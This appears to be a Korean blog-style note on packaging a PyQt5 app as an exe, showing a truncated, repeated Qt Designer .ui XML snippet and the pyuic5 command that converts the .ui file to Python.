
[UI실행 코드]



```
<?xml version="1.0" encoding="UTF-8"?>
<ui version="4.0">
  <class>test</class>
  <widget class="QWidget" name="test">
    <property name="geometry">
      <rect>
        <x>0</x>
        <y>0</y>
        <width>391</width>
        <height>353</height>
      </rect>
    </property>
    <property name="windowTitle">
      <string>test</string>
    </property>
    <widget class="QLabel" name="label">
      <property name="geometry">
        <rect>
          <x>0</x>
          <y>5</y>
          <width>391</width>
```

본격 코드 구현전 간단한 exe 테스트

[생성된 UI 파일을 뜯어보면 XML 형식으로 저장되어 있는걸 볼 수 있다.]



APP.PY에서 FDSA.UI를 불러와 실행시키는 방식
> 이상태에서 EXE파일로 변환시키면 오류 발생

```
<?xml version="1.0" encoding="UTF-8"?>  
<ui version="4.0">  
  <class>test</class>  
  <widget class="QWidget" name="test">  
    <property name="geometry">  
      <rect>  
        <x>0</x>  
        <y>0</y>  
        <width>391</width>  
        <height>353</height>  
      </rect>  
    </property>  
    <property name="windowTitle">  
      <string>test</string>  
    </property>  
    <widget class="QLabel" name="label">  
      <property name="geometry">  
        <rect>  
          <x>0</x>  
          <y>5</y>  
          <width>391</width>
```

본격 코드 구현전 간단한 exe 테스트

기존 UI와 함께 EXE로 만들어도 상대 컴퓨터엔 PYQT DESIGNER의 모듈 등 프로그램이 설치되어 있지 않으면 실행이 안됨

APP.PY에서 FDSA.UI를 불러와 실행시키는 방식
> 이상태에서 EXE파일로 변환시키면 오류 발생

```
<?xml version="1.0" encoding="UTF-8"?>  
<ui version="4.0">  
  <class>test</class>  
  <widget class="QWidget" name="test">  
    <property name="geometry">  
      <rect>  
        <x>0</x>  
        <y>0</y>  
        <width>391</width>  
        <height>353</height>  
      </rect>  
    </property>  
    <property name="windowTitle">  
      <string>test</string>  
    </property>  
    <widget class="QLabel" name="label">  
      <property name="geometry">  
        <rect>  
          <x>0</x>  
          <y>5</y>  
          <width>391</width>
```

본격 코드 구현전 간단한 exe 테스트



The image shows a Windows File Explorer window on the left and a Command Prompt window on the right. The File Explorer window is open to the folder 'project_12' on the desktop. It contains three files: 'app.py', 'fdsa.py', and 'fdsa.ui'. The 'fdsa.py' file is highlighted with a red rectangular box. The Command Prompt window is titled 'C:\Windows\System32\cmd.exe' and shows the following text:

```
Microsoft Windows [Version 10.0.19045.5131]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users#gkdls\Desktop#project_12>pyuic5 -x fdsa.ui -o fdsa.py  
C:\Users#gkdls\Desktop#project_12>
```

